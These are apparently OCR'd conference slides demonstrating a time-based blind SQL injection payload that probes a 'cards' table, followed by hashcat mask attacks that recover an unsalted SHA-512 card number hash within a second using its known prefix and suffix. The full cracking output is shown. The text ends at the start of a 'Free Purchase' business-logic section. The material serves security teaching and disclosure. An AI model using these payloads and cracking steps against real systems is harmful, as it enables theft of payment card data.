


```
(SELECT 1 FROM (SELECT (SLEEP(CASE WHEN
(EXISTS (SELECT id FROM cards WHERE
cardnumber like '431409******1979')) THEN 1 ELSE 5
END)))bdyQ)
```

Blind SQLi + Insecure Card Storage



Blind SQLi + Insecure Card Storage



card_number: 431409******1979

card_hash:
8cec369b8569a1ed50b348707979a12414e0fffbcadc88ff44a
cf03d44cf5f66c479ea39ff81f270c45172a07b1bf52833cc4fe8
ddf94fee929a1bf1373b5812

Blind SQLi + Insecure Card Storage

hashcat64.exe -m 1700 -a 3 now_recovering.txt ?d?d?d?d?d?d?d?d?d?d?d?d?d?d?d?d

~ 4 years

```
Session..........: hashcat
Status...........: Running
Hash.Type........: SHA2-512
Hash.Target......: 8cec369b8569a1ed50b348707979a12414e0fffbcadc88ff44a...3b5812
Time.Started.....: Tue Aug 23 01:42:00 2022 (1 sec)
Time.Estimated...: Sun Aug 09 17:05:25 2026 (3 years, 351 days)
Guess.Mask.......: ?d?d?d?d?d?d?d?d?d?d?d?d?d?d?d?d [16]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 40146.0 kH/s (7.39ms) @ Accel:8 Loops:7 Thr:256 Vec:1
Speed.#2.........: 39796.3 kH/s (7.39ms) @ Accel:8 Loops:7 Thr:256 Vec:1
Speed.#*.........: 79929.7 kH/s
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 70017024/10000000000000000 (0.00%)
Rejected.........: 0/70017024 (0.00%)
Restore.Point....: 0/10000000000000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:392-399 Iteration:0-7
Restore.Sub.#2...: Salt:0 Amplifier:385-392 Iteration:0-7
Candidates.#1....: 2984567899999999 -> 7031999789999999
Candidates.#2....: 4982012999999999 -> 0030252777899999
Hardware.Mon.#1..: Util:100% Core:1000MHz Mem:1250MHz Bus:16
Hardware.Mon.#2..: Util: 42% Core:1000MHz Mem:1250MHz Bus:16
```

Blind SQLi + Insecure Card Storage

hashcat64.exe -m 1700 -a 3 now_recovering.txt 431409?d?d?d?d?d?d1979

~ 1 second


```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA2-512
Hash.Target......: 8cec369b8569a1ed50b348707979a12414e0fffbcadc88ff44a...3b5812
Time.Started.....: Tue Aug 23 01:47:08 2022 (0 secs)
Time.Estimated...: Tue Aug 23 01:47:08 2022 (0 secs)
Guess.Mask.......: 431409?d?d?d?d?d?d1979 [16]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 36755.2 kH/s (7.07ms) @ Accel:64 Loops:1 Thr:256 Vec:1
Speed.#2.........:        0 H/s (7.07ms) @ Accel:64 Loops:1 Thr:256 Vec:1
Speed.#*.........: 36755.2 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 500000/1000000 (50.00%)
Rejected.........: 0/500000 (0.00%)
Restore.Point....: 0/1000000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 4314099999991979 -> 4314094949611979
Candidates.#2....: 4314099999931979 -> 4314094949641979
Hardware.Mon.#1..: Util:  0% Core:1000MHz Mem:1250MHz Bus:16
Hardware.Mon.#2..: Util:  0% Core:1000MHz Mem:1250MHz Bus:16

Started: Tue Aug 23 01:47:05 2022
Stopped: Tue Aug 23 01:47:10 2022
```


NO FF ONE 2022
Business logic vulnerabilities


ON
FF
ONE
2022
Free Purchase

Free Purchase



Payment request:

POST /billing/purchase/ HTTP/1.1

